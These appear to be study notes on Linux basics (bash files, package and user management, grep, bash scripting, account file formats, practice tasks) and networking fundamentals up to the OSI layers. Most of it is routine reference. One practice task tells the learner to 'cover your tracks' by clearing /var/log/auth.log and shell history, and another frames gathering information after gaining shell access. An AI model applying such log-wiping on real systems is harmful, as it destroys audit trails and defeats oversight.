  - Syntastic : Syntax checking hacks for vim
  - Youcompleteme : Code-completion engine for Vim

Bash configuration files - For Debian/Ubuntu based Systems

Important Files

- ~/.bash_profile - Stores user environment variables.
- ~/.bash_history - contains all the history of the commands.
- ~/.bash_logout - contains the command which are executed when bash is exited.
- ~/.bashrc - setting of variables for bash.
- /etc/profile - Global system configuration for bash which controls the environmental variables and programs that are to be run when bash is executed. Setting of PATH variable and PS1.
- /etc/bashrc - Global system configuration for bash which controls the aliases and functions to be run when bash is executed

Important variables

- HISTSIZE - Controls the number of commands to remember in the history command. The default value is 500.
- HISTFILE - Defines the file in which all commands will be logged to. Normally the value for this variable is set to ~/.bash_history. This means that whatever you type in bash will be stored into the value of HISTFILE. It is advisable to leave it undefined, or pipe the output to /dev/null (For privacy reasons).
- HISTFILESIZE - Defines the maximum number of commands in ~/.bash_history.

System Administration

Updating Debian Linux System

Using apt-get

apt-get update - Sync with Repositories.
apt-get upgrade - Upgrade installed packages.
apt-get dist-upgrade - Upgrade distribution packages.
apt-get install "Package Name" - Install the package.
apt-get remove "Package Name" - Uninstall the package.
apt-get purge "Package Name" - Removes the package as well as the configuration files.
apt-cache show "Package name" - Shows what package is used for.
apt-cache search "Keywords" - Search package name based on keywords.

Tip

As mostly, updating takes time, you can club all the commands like “apt-get update && apt-get upgrade && apt-get dist-upgrade && poweroff”. poweroff would shutdown the system after everything is updated.

Using Debian Package Manager dpkg

dpkg -i <Package>.deb - Install package.
dpkg -r <Package> - Removes everything except configuration files.
dpkg -P <Package> - Removes configurations files too.
dpkg -l - Shows the list of all installed packages.
dpkg -L "Package name" - Shows a list of files installed by specific packages.
dpkg -S "File path" - Shows the package to which a file belong to.

Adding/Deleting/Modifying Users/Groups

adduser <username> : Add a user.
--gecos GECOS : adduser won't ask for finger information.
--system : Create a system user.
--quiet : Suppress informational messages, only show warnings and errors.
--disabled-login : Do not run passwd to set the password.
deluser <username> : Delete a user.
--remove-home : Remove the home directory of the user and its mailspool.
--remove-all-files: Remove all files from the system owned by this user.
--backup : Backup all files contained in the userhome and the mailspool-file to a file named /$user.tar.bz2 or /$user.tar.gz.
usermod : Modify a user account.
-e EXPIREDATE : The date on which the user account will be disabled. The date is specified in the format YYYY-MM-DD.
-L, --lock : Lock a user's password.
-U, --unlock : Unlock a user's password
groupadd : Create a new group.
groupdel : Delete a group.
groupmod : Modify a group definition on the system.

Changing Group/Owner/Permission

chown : Change file owner and group.
-reference=RFILE : use RFILE's owner and group rather than specifying OWNER:GROUP values.
-R, --recursive : operate on files and directories recursively.

chmod : change file mode bits.
chgrp : change group ownership.
SUID bit : SetUID bit specifies that an executable should run as its owner instead of the user executing it.
: SUID is mostly commonly used to run an executable as root, allowing users to perform tasks such as changing their passwords.
: If there is a flaw in a SUID root executable, you can run arbitrary code as root.

Mounting/ Unmounting

mount <device> <dir> : Mount a filesystem.
-r, --read-only : Mount the filesystem read-only.
unmount {dir|device} : Unmount file systems.

Mounting Windows share on Linux

mount -t cifs -o username=<share user>,password=<share password>,domain=example.com //WIN_PC_IP/<share name> /mnt

Linux Directories

/home : users home directories.
/etc : system-wide configuration files.
/bin, /usr/bin, /usr/local/bin : directories with executable files.
/lib, /usr/lib, /usr/local/lib : shared libraries needed to upport the applications.
/sbin, /usr/sbin, /usr/local/sbin : directories with executables supposed to be run by the Superuser.
/tmp, /var/tmp : temporary directories, watch out as /tmp is, by default, cleaned out on each reboot.
/usr/share/doc, /usr/share/man : complete system documentation.
/dev : system device files. In Unix, hardware devices are represented as files.
/proc : "virtual" directory containing files through which you can query or tune Linux kernel settings.

Runlevels and Kernel Configurations

Linux Boot Process

1. BIOS start the boot loader.
2. Boot loader loads the kernel into memory.
3. The Kernel mounts disks/partitions and starts the init daemon.
4. The init daemon starts services based on the runlevel.

Linux has six runlevels 0-6. Scripts are contained in /etc/rc[0-6,S].d/. Each folder contains the scripts which are followed by either K or S. If the first letter is K that script is not executed. If S, that script is executed. /etc/inittab contains the default run level.

ID	Name	Description
0	Halt	Shuts down the system.
1	Single-user Mode	Mode for administrative tasks.
2	Multi-user Mode	Does not configure network interfaces and does not export networks services
3	Multi-user Mode with Networking	Starts the system normally.
4	Not used/User-definable	For special purposes.
5	Start system normally with display manager (with GUI).	Same as runlevel 3 + display manager
6	Reboot	Reboot the system

Sysctl - configure kernel parameters

/etc/sysctl.conf : Contains the variables for kernel parameters.
sysctl -a : Display all the kernel parameters
sysctl -w <kernel parameter> : Change a sysctl setting.
Note
To make permanent changes to the kernel, edit the /etc/sysctl.conf file.

Kernel Modules

Kernel modules are contained in /lib/modules/$(uname -r)/
lsmod : list all loaded modules
modprobe : load kernel modules

lspci : list all pci devices
lsusb : list all usb devices
hal-device : list all the Hardware Abstraction layer devices

Manage Runlevels

Debian GNU provides a convenient tool to manage runlevels (to control when services are started and shut down);

- update-rc.d and there are two commonly used invocation methods:
  update-rc.d -f <service name> remove : Disabling a service.
  update-rc.d <service name> defaults : Insert links using defaults, start in runlevel 2-5 and stop in runlevels 0,1 and 6.
- Systemctl : Control the systemd system and service manager. systemctl may be used to introspect and control the state of the “systemd” system and service manager.
  systemctl : Present a detailed output about the different services running.
  e.g.
  systemctl status <service_name> - Status of the service.
  systemctl start <service_name> - Start the service

Screen Multiplexer

tmux

tmux new -s myname : start new with session name:
tmux list-sessions : show sessions
tmux ls : show sessions
tmux list-windows : show windows
tmux attach-session -t myname : Attach to session named "myname"
tmux a -t myname : Attach to session named "myname"
(Prefix) + d : detach

Windows (Tabs)

(Prefix Key) +
c create window
w list windows
n next window
p previous window
f find window
, name window
& kill window

tmux.conf

Enable mouse mode (tmux 2.1 and above)
set -g mouse on

Reloading tmux config

If we have made changes to tmux configuration file in the ~/.tmux.conf file, it shouldn’t be necessary to start the server up again from scratch with kill-server. Instead, we can prompt the current tmux session to reload the configuration with the source-file command. This can be done either from within tmux, by pressing Ctrl+B or Prefix key and then : to bring up a command prompt, and typing:
:source-file ~/.tmux.conf
Or simply from a shell:
$ tmux source-file ~/.tmux.conf
This should apply your changes to the running tmux server without affecting the sessions or windows within them.

Copy Paste

For copying, Press the Shift key; i.e., Shift-MouseHighlight properly selects text and - still holding down the shift key

- we can right-click and get the standard bash context menu with Copy, Paste, etc.
- or Ctrl-Shift-C and Ctrl-Shift-V does work to copy and paste text.

Programming

GIT

Version Control System, really useful for tracking your changes.
Todo
try.github.com 15 mins tutorial.

cc - GNU Compile Collection

To Compile: gcc -Wall -pedantic -g <C source file> -o <Executable file>
-Wall -pedantic : to check for all the warnings and errors if any.
-g : to create the symbol file to be used by gdb

-o : to create the executable file.

GDB: GNU debugger

gdb -tui <Program name>
tui : for listing the source while debugging
<linenumber> : to set the break point
p <variable name> : to print the value of the variable
bt : to print the stack call, mainly useful to find segmentation fault when multiple functions are called.

Gathering Information

From Files

/etc/issue : Contains the message which is displayed on terminal before login.
/etc/motd : Contains the message which is displayed on terminal after login.
/proc/cpuinfo : provides information about CPU.
/proc/meminfo : provides information about memory/ RAM.
/proc/version : provides information about the version of your system.

From Commands

last : shows all the login attempts and the reboot occurred.
lastb : shows all the bad login attempts.
lastlog : shows the list of all the users and when did they login.
id : print real and effective user and group IDs.
whoami : whoami - print effective userid.
uname : print system information.
-a : print all the information (Kernel name, nodename, kernel-release, kernel-version, machine, processor, hardware-platform)
pstree : display a tree of processes.
hostname : prints out the hostname of the machine which is stored in /etc/hostname.

Useful Utilities/ Commands

Grep - Global Regular Expression Print

Two ways to provide input to Grep:

- search a given file or files on a system (including a recursive search through sub-folders).
  grep bitvijays /etc/passwd
- Grep also accepts inputs (usually via a pipe) from another command or series of commands.
  cat /etc/passwd | grep bitvijays

Syntax

grep [options] [regexp] [filename]
-i, --ignore-case : 'it DoesNt MatTTer WhaT thE CAse Is'
-v, --invert-match : 'everything , BUT that text'
-A <NUM> : Print NUM lines of trailing context after matching lines.
-B <NUM> : Print NUM lines of trailing context before matching lines.
-C <NUM> : Print additional (leading and trailing) context lines before and after the match.
-a, --text : Process a binary file as if it were text; this is equivalent to the --binary-files=text option.
-w : Whole-word search
-L --files-without-match : which outputs the names of files that do NOT contain matches for your search pattern.
-l --files-with-matches : which prints out (only) the names of files that do contain matches for your search pattern.
-H <pattern> filename : Print the filename for each match.
example: grep -H 'a' testfile
testfile:carry out few cyber-crime investigations
Now, let's run the search a bit differently:
cat testfile | grep -H 'a'
(standard input):carry out few cyber-crime investigations

Note
Regular expression should be enclosed in single quotation marks or double quotes (allows environment variables to be used), to prevent the shell (Bash or others) from trying to interpret and expand the expression before launching the grep process.

Using regular expressions

grep 'v.r' testfile
thank you very much
In the search above, . is used to match any single character - matches "ver" in "very".

A regular expression may be followed by one of several repetition operators:

- The period (.) matches any single character.
- ? means that the preceding item is optional, and if found, will be matched at the most, once.
- * means that the preceding item will be matched zero or more times.
- + means the preceding item will be matched one or more times.
- {n} means the preceding item is matched exactly n times, while {n,} means the item is matched n or more times. {n,m} means that the preceding item is matched at least n times, but not more than m times. {,m} means that the preceding item is matched, at the most, m times.

Search a specific string

Scan files for a text present in them Find a way to scan my entire linux system for all files containing a specific string of text. Just to clarify, I'm looking for text within the file, not in the file name.

```
grep -rnw 'directory' -e "pattern" --include={*.c,*.h} --exclude=*.o
-r                  : search recursively
 -n                   : print line number
 -w                   : match the whole word.
 --include={*.c,*.h}   : Only search through the files which have .c or .h extensions.
 --exclude=*.o         : Exclude searching in files with .o extensions.
```

Note

–exclude or –include parameter could be used for efficient searching.

Line and word anchors

- The ^ anchor specifies that the pattern following it should be at the start of the line:

```
grep '^th' testfile
this
```

- The $ anchor specifies that the pattern before it should be at the end of the line.

```
grep 'i$' testfile
Hi
```

- The operator < anchors the pattern to the start of a word.

```
grep '\<fe' testfile
carry out few cyber-crime investigations
```

- > anchors the pattern to the end of a word.

```
grep 'le\>' testfile
is test file
```

- The b (word boundary) anchor can be used in place of < and > to signify the beginning or end of a word:

```
grep -e '\binve' testfile
carry out few cyber-crime investigations
```

Shell expansions - input to Grep

If we don't single-quote the pattern passed to Grep, the shell could perform shell expansion on the pattern and actually feed a changed pattern to Grep.

```
grep "$HOME" /etc/passwd
root:x:0:0:root:/root:/bin/bash
```

We used double quotes to make the Bash shell replace the environment variable $HOME with the actual value of the variable (in this case, /root). Thus, Grep searches the /etc/passwd file for the text /root, yielding the two lines that match.

```
grep `whoami` /etc/passwd
root:x:0:0:root:/root:/bin/bash
```

Here, back-tick expansion is done by the shell, replacing whoami with the user name (root) that is returned by the whoami command.

Copy - Copy files and directories

```
cp <SOURCE> <DIRECTORY>
 -r       : recursive.
 -a       : similar to preserve,
 -p       : preserve
 -v       : verbose.
```

cut - remove sections from each line of files

```
cut OPTION... [FILE]...
 -d       : use DELIM instead of TAB for field delimiter.
 -f       : select only these fields.
```

Pipes

```
>        : direct normal output.
2>       : direct error output.
```

&> : direct all output.

tar - Archiving utility

tar

-c : create archive

-t : list the content of the file

-x : extract the files

-j : bzip2 format

-z : gzip format

find - Searching files

find / -name somename

-user : File is owned by user uname (numeric user ID allowed).

-group : File belongs to group gname (numeric group ID allowed).

-size : File uses n units of space. c/k/M/G: bytes/Kilobytes/Megabytes/Gigabytes.

-name : Base of file name

Delete empty file and directories

find -empty -type d -delete

find -empty -type f -delete

Find each file in the current directory and tell it's type and grep JPEG files.

find . -type f -exec file {} + | grep JPEG

Other commands

nm-applet : a applet for network manager.

wc : print newline, word, and byte counts for each file.

-c : print the bytes count.

-l : print the lines count.

-w : print the word count.

sort : sort lines of text files.

diff : compare files line by line.

less : print information one per page.

more : prints information one per page.

head : prints first 10 lines

tail : prints last 10 lines.

whatis : Provides a one line description of the commands.

which : locate a command.

whereis : locate the binary, source, and manual page files for a command.

locate : find files by name

cal : Display calendar

date : Display date. Date command provides multiples options for displaying day and time, very helpful in creating backups with name having time and date.

tr : Converts from smaller to uppercase. tr stands for translate.

-d : delete characters in the text.

tee : saves output in file as well as forward it.

touch : Create zero byte files, mainly used for changing the timestamps of the file.

make : If your program source file name is test.c/cpp, then you can directly write make test, this would compile the test.c/cpp program. Remember this it's a faster way.

stat : View detailed information about a file, including its name, size, last modified date and permissions.

uniq : Report or omit repeated lines.

-c : prefix lines by the number of occurrences. (--count)

Special Characters

*(asterik) : A wildcard used to represent zero or more characters in a filename. For example: ls *.txt will list all the names ending in ".txt" such as "file1.txt" and "file23.txt".

?(question mark) : A wildcard used to represent a single character in a filename. For example ls pic?.jpg would match "pic1.jpg" and "pic2.jpg" but not "pic24.jpg" or "pic.jpg".

[](square brackets) : These are used to specify a range of values to match. For example, "[0-9]" and "[a-z]".

;(semi colon) : Command separator that can be used to run multiple commands on a single line unconditionally.

&&(double ampersand): Command separator which will only run the second command if the first one is successful (does not return an error.)

||(double pipe) : Command separator which will only run the second command if the first command failed (had errors). Commonly used to terminate the script if an important command fails.

(Comments) : Lines beginning with a # (with the exception of #!) are comments and will not be executed.

Bash

Equality Tests

test : checks file types and compare values
-d : check if the file is a directory
-e : check if the file exists
-f : check if the file is a regular file
-g : check if the file has SGID permissions
-r : check if the file is readable
-s : check if the file's size is not 0
-u : check if the file has SUID permissions
-w : check if the file is writeable
-x : check if the file is executable

Example
if test -f /etc/foo.txt
then
It can also be written as
if [-f /etc/foo.txt]; then
--square brackets [] form test.
-- There has to be white space surrounding both square bracket

List of equality tests

Checks equality between numbers

x -eq y : Check is x is equals to y
x -ne y : Check if x is not equals to y
x -gt y : Check if x is greater than y
x -lt y : Check if x is less than y

Checks equality between strings

x = y : Check if x is the same as y
x != y : Check if x is not the same as y
-n x : Evaluates to true if x is not null
-z x : Evaluates to true if x is null.
##Check in the following way --> if [-z "$VAR"];

Bash Command Substitution

Command substitution allows the output of a command to replace the command itself. Command substitution occurs when a command is enclosed as follows:
$(command)
or
`command`
Bash performs the expansion by executing command and replacing the command substitution with the standard output of the command, with any trailing newlines deleted.

Bash Case Modification

Taken from Case Modification
${PARAMETER^}
${PARAMETER^^}
${PARAMETER,}
${PARAMETER,,}
${PARAMETER~}
${PARAMETER~~}
These expansion operators modify the case of the letters in the expanded text.
The ^ operator modifies the first character to uppercase, the , operator to lowercase. When using the double-form (^^ and ,,), all characters are converted.
The operators ~ and ~~ reverse the case of the given text (in PARAMETER).~ reverses the case of first letter of words in the variable while ~~ reverses case for all.

Example: Parameter ^

VAR="hack the PLANET"
echo ${VAR^}
Hack the PLANET
echo ${VAR^^}
HACK THE PLANET

Example: Parameter ,

```
VAR="HACK THE PLANET"
echo ${VAR,}
hACK THE PLANET
echo ${VAR,,}
hack the planet
```

Example: Parameter ~

```
VAR="hack the PLANET"
echo ${VAR~}
Hack The pLANET
echo ${VAR~~}
HACK THE planet
```

Bash Programming

Bash For Loop

```
for i in $( ls ); do
    echo item: $i
done
```

Bash If Statement

```
if [ "foo" = "foo" ]; then
      echo expression evaluated as true
else
      echo expression evaluated as false
fi
```

Bash loop thru array of strings

```
## declare an array variable
declare -a arr=("element1" "element2" "element3")
## now loop through the above array
for i in "${arr[@]}"
  do
     echo "$i"
     # or do whatever with individual element of the array
  done
```

The value of the variable whose name is in this variable can be found by

```
echo ${!n}
```

For example:

```
eth0="$(ip -o -4 address | grep eth0 | awk '{print $4}')"
wlan0="$(ip -o -4 address | grep wlan0 | awk '{print $4}')"
##eth0 and wlan0 contains the subnet of the eth0 and wlan0.
for interfaces in "eth0" "wlan0"
 do
   ##var would actually get the value of that variable
   var="${!interfaces}"
 done
```

Sample Output with ${!interfaces}:

```
10.233.113.136/23
```

Sample Output with ${interfaces}:

```
eth0
wlan0
```

Important Definitions

Information

Confidentiality, Integrity, Availability

We want our information to

- be read by only the right people (confidentiality).
- only be changed by authorized people or processes (integrity)
- be available to read and use whenever we want (availability).

Non-repudiation

Non-repudiation is about ensuring that users cannot deny knowledge of sending a message or performing some online activity at some later point in time. For example, in an online banking system the user cannot be allowed to claim that they didn't send a payment to a recipient after the bank has transferred the funds to the recipient's account.

Difference between su and sudo

su

Change users or become superuser. The difference between “su -” and “su” is that former “su -” would switch to the new user directory. It would also change the environment variable according to the changed user. Whereas “su” would only change the user but will stay in the same directory.
Example: “su -“
root@Kali-Home:~# su - bitvijays
bitvijays@Kali-Home:~$ pwd
/home/bitvijays
Example: “su”
root@Kali-Home:~# su bitvijays
bitvijays@Kali-Home:/root$ pwd
/root

su -c

Executing command as another user
su -c "command" : Specify a command that will be invoked by the shell using its -c.
Example:
su bitvijays -c id
uid=1000(bitvijays) gid=1001(bitvijays) groups=1001(bitvijays)

sudo

Execute a command as another user. The difference between su and sudo is ‘su’ forces you to share your root password to other users whereas ‘sudo’ makes it possible to execute system commands without root password. ‘sudo’ lets you use your own password to execute system commands i.e. delegates system responsibility without root password.

Important File Formats

/etc/passwd

The **/etc/passwd** file is a colon-separated file that contains the following information:

- User name
- Encrypted password
- User ID number (UID)
- User’s group ID number (GID)
- Full name of the user (GECOS)
- User home directory
- Login shell

root:!:0:0::/:/usr/bin/ksh
daemon:!:1:1::/etc:
bin:!:2:2::/bin:
sys:!:3:3::/usr/sys:
adm:!:4:4::/var/adm:
uucp:!:5:5::/usr/lib/uucp:
guest:!:100:100::/home/guest:
nobody:!:4294967294:4294967294::/:
lpd:!:9:4294967294::/:
lp:*:11:11::/var/spool/lp:/bin/false
invscout:*:200:1::/var/adm/invscout:/usr/bin/ksh
nuucp:*:6:5:uucp login user:/var/spool/uucppublic:/usr/sbin/uucp/uucico
paul:!:201:1::/home/paul:/usr/bin/ksh
jdoe:*:202:1:John Doe:/home/jdoe:/usr/bin/ksh

/etc/shadow

The **/etc/shadow** file contains password and account expiration information for users, and looks like this:
smithj:Ep6mckrOLChF.:10063:0:99999:7:xx:
As with the passwd file, each field in the shadow file is also separated with “:” colon characters, and are as follows:

- Username, up to 8 characters. Case-sensitive, usually all lowercase. A direct match to the username in the /etc/passwd file.
- Password, 13 character encrypted. A blank entry (eg. ::) indicates a password is not required to log in (usually a bad idea), and a * entry (eg. :*:) indicates the account has been disabled.
- The number of days (since January 1, 1970) since the password was last changed.
- The number of days before password may be changed (0 indicates it may be changed at any time)
- The number of days after which password must be changed (99999 indicates user can keep his or her password unchanged for many, many years)

- The number of days to warn user of an expiring password (7 for a full week)
- The number of days after password expires that account is disabled
- The number of days since January 1, 1970 that an account has been disabled
- A reserved field for possible future use

/etc/group

The **/etc/group** file stores group information or defines the user groups. There is one entry per line, and each line has the following format (all fields are separated by a colon (:)

cdrom:x:24:john,mike,yummy

Where,

- group_name: Name of group.
- Password: Generally password is not used, hence it is empty/blank. It can store encrypted password. This is useful to implement privileged groups.
- Group ID (GID): Each user must be assigned a group ID. You can see this number in your /etc/passwd file.
- Group List: It is a list of user names of users who are members of the group. The user names, must be separated by commas.

Tips and tricks

Apt-get error?

We often do mistakes while updating using apt-get which just leaves us with command line access to the system (GUI messed up). Possibly we unintentionally removed some necessary packages.

In this case, look for /var/log/apt/history.log, look for the time around which your system was broken. Copy the removed packages which would be in the format of

libapt-inst1.5:amd64 (0.9.7.9+deb7u5, 0.9.7.9+deb7u6), apt-utils:amd64 (0.9.7.9+deb7u5, 0.9.7.9 +deb7u6).

To reinstall these packages you just need the package name such as

libapt-inst1.5, apt-utils.

Step1 : Use sed to search for pattern "), " and replace it with "), \n". This would separate the packages by new line. Within vi ":%s/), /\n/g"

Step2 : Use cut -d ":" -f 1 to remove :amd64 and anything after that.

Step3 : Now we have to get them back in one line rather than multiple lines. Within vi ":%s/\n/ /g"

Track /etc directory

Etckeeper may be a bit more advanced, and it is used to put your whole /etc directory under revision control. To install and initialize it,

apt-get install etckeeper

etckeeper init

cd /etc

git commit -am Initial

After that, you can see pending changes in /etc by cd-ing into it and running

git status or git diff

at any time, and you can see previous, committed changes by running

git log or git log -p

You can override pending changes to any file with the last committed version with

git checkout FILENAME

ls showing full path

```
ls -R /path | awk '/:$/&&f{s=$0;f=0} /:$/&&!f{sub(/:$/,"");s=$0;f=1;next} NF&&f{ print s"/"$0 }'
```

Keyboard shortcuts

Moving

Ctrl + a : Move to the start of line.

Ctrl + e : Move to the end of line.

Alt + b : Move to the start of the current word

Alft + f : Move to the end of the current word

Erasing

Ctrl + w : Cut from cursor to previous whitespace.

Ctrl + u : Cut from cursor to the start of line.

Ctrl + k : Cut from cursor to the end of line.

Ctrl + y : Paste the last cut text.

Window

WinKey + H : Minimize/ Hide the Window

WinKey + Up Arrow Key : Maximize the current windows

WinKey + Down Arrow Key : Return to original

Searching History
Search as you type. Ctrl + r and type the search term;
Read Command Line Editing for more information.
Awk converting to normal output to csv
A B --> "A","B"
awk '{print "\"" $1 "\",\"" $2"\""}'
Finding most open ports in nmap scan
grep "^[0-9]\+" <nmap file .nmap extension> | grep "\ open\ " | sort | uniq -c | sort -rn | awk '{print "\""$1"\", \""$2"\",\""$3"\",\""$4"\",\""$5" "$6" "$7" "$8" "$9" "$10" "$11" "$12" "$13"\""}' > test.csv
cat
When cat sees the string - as a filename, it treats it as a synonym for stdin. To get around this, we need to alter the string that cat sees in such a way that it still refers to a file called -. The usual way of doing this is to prefix the filename with a path - ./-, or /home/Tim/-. This technique is also used to get around similar issues where command line options clash with filenames, so a file referred to as ./-e does not appear as the -e command line option to a program.
Practice
That was most probably a lot of information, to practice all the it's always better to do some hands on.
Programming, Debugging and Git
Task 1 : Git
Learn git, would suggest to do a 15 min tutorial on try.github.com.
Task 2 : Vi/ gcc/ make
Create a small program using vi with syntax on, compile it using gcc using make.
Task 3 : gdb
Debug it using gdb -tui option to see the source code, experiment with breakpoints, and printing values.
Tip
Track that program using git, upload them to a remote server, then pull your code, check if its the same.
System administration
Task 1 : Login/ Logout Messages
Change the messages before login, after login. Remember the escapes sequences used in the /etc/issue. man agetty lists them.
Task 2 : Gather Information
Supposed you got access via shell to a linux system and extract some information from it. Create a script.
Task 3 : Add User

- Create a Alice, Bob, eve with the password "password" HINT: set password using chpasswd, look some examples in google to change from cmdline.
- Login from eve
  - Copy and preserve all the configuration files from /etc and save it in eve home directory in the folder etc-backup-YYYYMMDD, direct all errors to cp.err
  - Change the owner of all the files in the folder just created to Bob and the group of all the files to Alice and change the permission of all the files to 440 i.e r–r—– HINT: would have to be logined as root
  - Provide me all the unique shells used by the user present in the system in CAPS. HINT: /etc/passwd file contains all the shells, three four commands would be used.
  - Cover your tracks, clear out the /var/log/auth.log (Have a look at this file and create a backup before clearing), clean your terminal history HINT: man pages would help you.
  - Delete all the user Bob, Alice, eve. Make sure you delete their files too.
  - Turn off the ping responses for your system permanently and turn on the Syn-cookies protection mechanism. {Search on Google}
- Use your previous script to create three users Alice, Bob, eve.
  - create a folder dept inside it two folder hr, web.
  - create two group hr and web.
  - change group of web folder to web and hr to hr.
  - add Alice and Bob user to web group
  - add Alice to hr group.
  - check that Bob is not able to enter in the hr folder and Alice is able to enter in both hr and web folder
  - add user Bob to sudo group and check if it is able to run sudo ifconfig ?

Bash Scripting
Task 1 : Gather IP Addresses
Objective to get few IP addresses of Microsoft.com Domains.

- Download the index.html page of microsoft.com

- Every link in html is referred by href. Filter all the href (which would contain the link to different domains for Microsoft)
- Sort and find unique list. Get their ip addresses
- HINT: Tools such as cut, grep, wget, sort, uniq, host and little bit of bash scripting would be used.

Interesting Stuff

- Linux Monitoring Tools : Server density has written most comprehensive list of 80 Linux Monitoring Tools
- Windows Monitoring Tools : Server density has written similar list for Windows too 60+ Windows Monitoring Tools

From <http://hackingandsecurity.blogspot.com/2018/10/the-essentials-linux-basics.html>

Networking

Wednesday, January 2, 2019 3:12 PM

https://www.cisco.com/c/dam/global/fi_fi/assets/docs/SMB_University_120307_Networking_Fundamentals.pdf

Getting Started: Key Terms to Know

The following definitions will help you to better understand computer networks:

- network
- networking
- stub network
- star network
- ring network
- bus network
- network map

Defining a Network

A network is a group of two or more computer systems or other devices that are linked together to exchange data. Networks share resources, exchange files and electronic communications. For example, networked computers can share files or multiple computers on the network can share the same printer.

Different Types of Networks

There are many types of computer networks. Common types of networks include the following:

- **Local-area network** (LAN): The computers are geographically close together (that is, in the same building).
- **Wide-area network** (WAN): The computers are farther apart and are connected by telephone lines or radio waves.
- **Metropolitan-area networ**k (MAN): A data network designed for a town or city.
- **Home-area network** (HAN): A network contained within a user's home that connects a person's digital devices.
- **Virtual private networ**k (VPN): A network that is constructed by using public wires — usually the Internet — to connect to a private network, such as a company's internal network.
- **Storage area network** (SAN): A high-speed network of storage devices that also connects those storage devices with servers.

Recommended Reading: *Webopedia's Virtual Private Network (VPN) Study Guide.*

The Importance of Network Standards

Network standards are important to ensure that hardware and software can work together. Without standards you could not easily develop a network to share information. Networking standards can be categorized in one of two ways: formal and de facto (informal).

Formal standards are developed by industry organizations or governments. Formal standards exist for network layer software, data link layer, hardware and so on. Formal standardization is a lengthy process of developing the specification, identifying choices and industry acceptance.

There are a several leading organizations for standardization including The International Organization for Standardization (ISO) and The American National Standards Institute (ANSI). The most known standards organization in the world is the Internet Engineering Task Force (IETF). IETF sets the standards that govern how much of the Internet operates.

The second category of networking standards is de facto standards. These standards typically emerge in the marketplace and are supported by technology vendors but have no official backing. For example, Microsoft Windows is a de facto

standard, but is not formally recognized by any standards organization. It is simply widely recognized and accepted.

Network Components, Devices and Functions

Networks share common devices and functions, such as servers, transmission media (the cabling used to connect the network) clients, shared data (e.g. files and email), network cards, printers and other peripheral devices.

The following is a brief introduction to common network components and devices. You can click any link below to read the full Webopedia definition:

Server: A computer or device on a network that manages network resources. Servers are often dedicated, meaning that they perform no other tasks besides their server tasks.

Client: A client is an application that runs on a personal computer or workstation and relies on a server to perform some operations.

Devices: Computer devices, such as a CD-ROM drive or printer, that is not part of the essential computer. Examples of devices include disk drives, printers, and modems.

Transmission Media: the type of physical system used to carry a communication signal from one system to another. Examples of transmission media include twisted-pair cable, coaxial cable, and fiber optic cable.

Network Operating System (NOS): A network operating system includes special functions for connecting computers and devices into a local-area network (LAN). The term network operating system is generally reserved for software that enhances a basic operating system by adding networking features.

Operating System: Operating systems provide a software platform on top of which other programs, called application programs, can run. Operating systems perform basic tasks, such as recognizing input from the keyboard, sending output to the display screen, keeping track of files and directories on the disk, and controlling peripheral devices such as disk drives and printers.

Network Interface Card (NIC): An expansion board you insert into a computer so the computer can be connected to a network. Most NICs are designed for a particular type of network, protocol, and media, although some can serve multiple networks.

Hub: A common connection point for devices in a network. A hub contains multiple ports. When a packet arrives at one port, it is copied to the other ports so that all segments of the LAN can see all packets.

Switch: A device that filters and forwards packets between LAN segments. Switches operate at the data link layer (layer 2) and sometimes the network layer (layer 3) of the OSI Reference Model.

Router: A router is a device that forwards data packets along networks. A router is connected to at least two networks and is located at gateways, the places where two or more networks connect.

Recommended Reading: *The Difference Between Hubs, Switches and Routers*

Gateway: A node on a network that serves as an entrance to another network.

Bridge: A device that connects two local-area networks (LANs), or two segments of the same LAN that use the same protocol

Channel Service Unit/Digital Service Unit (CSU/DSU): The CSU is a device that connects a terminal to a digital line. Typically, the two devices are packaged as a single unit.

Terminal Adapter (ISDN Adapter): A device that connects a computer to an external digital communications line, such as an ISDN line. A terminal adapter is a bit like a modem but only needs to pass along digital signals.

Access Point: A hardware device or a computer's software that acts as a communication hub for users of a wireless device

to connect to a wired LAN.

Modem (modulator-demodulator): A modem is a device or program that enables a computer to transmit data over, for example, telephone or cable lines.

Firewall: A system designed to prevent unauthorized access to or from a private network. Firewalls can be implemented in both hardware and software, or a combination of both.

Recommended Reading: *The Differences and Features of Hardware and Software Firewalls*

MAC Address: A MAC (Media Access Control) address, sometimes referred to as a hardware address or physical address, is an ID code that's assigned to a network adapter or any device with built-in networking capability.

Network Models

To simplify networks, everything is separated in layers and each layer handles specific tasks and is independent of all other layers. Control is passed from one layer to the next, starting at the top layer in one station, and proceeding to the bottom layer, over the channel to the next station and back up the hierarchy. Network models are used to define a set of network layers and how they interact. The two most widely recognized network models include the TCP/IP Model and the OSI Network Model.

The 7 Layers of the OSI Model

The Open System Interconnect (OSI) is an open standard for all communication systems.The OSI model defines a networking framework to implement protocols in seven layers.

Physical Layer

This layer conveys the bit stream - electrical impulse, light or radio signal -- through the network at the electrical and mechanical level. It provides the hardware means of sending and receiving data on a carrier, including defining cables, cards and physical aspects. Examples include Ethernet, FDDI, B8ZS, V.35, V.24, RJ45.

Data Link Layer

At this layer, data packets are encoded and decoded into bits. It furnishes transmission protocol knowledge and management and handles errors in the physical layer, flow control and frame synchronization. The data link layer is divided into two sub layers: The Media Access Control (MAC) layer and the Logical Link Control (LLC) layer. Examples include PPP, FDDI, ATM, IEEE 802.5/ 802.2, IEEE 802.3/802.2, HDLC, Frame Relay.

Network Layer

This layer provides switching and routing technologies, creating logical paths, known as virtual circuits, for transmitting data from node to node. Routing and forwarding are functions of this layer, as well as addressing, internetworking, error handling, congestion control and packet sequencing. Examples include AppleTalk DDP, IP, IPX.

Transport Layer

This layer provides transparent transfer of data between end systems, or hosts, and is responsible for end-to-end error recovery and flow control. It ensures complete data transfer.Examples include SPX, TCP, UDP.

Session Layer

This layer establishes, manages and terminates connections between applications. The session layer sets up, coordinates, and terminates conversations, exchanges, and dialogues between the applications at each end. Examples include NFS, NetBios names, RPC, SQL.

Presentation Layer

This layer provides independence from differences in data representation (e.g., encryption) by translating from application to network format, and vice versa. This layer formats and encrypts data to be sent across a network, providing freedom from compatibility problems. Examples include encryption, ASCII, EBCDIC, TIFF, GIF, PICT, JPEG, MPEG, MIDI.

Application Layer

This layer supports application and end-user processes. Communication partners are identified, quality of service is identified, user authentication and privacy are considered, and any constraints on data syntax are identified. Everything at this layer is application-specific. This layer provides application services for file transfers, e-mail, and other network software services. Examples include WWW browsers, NFS, SNMP, Telnet, HTTP, FTP

Recommended Reading: *View Webopedia's The 7 Layers of the OSI Model study guide for in-depth descriptions and diagrams.*

The TCP/IP model

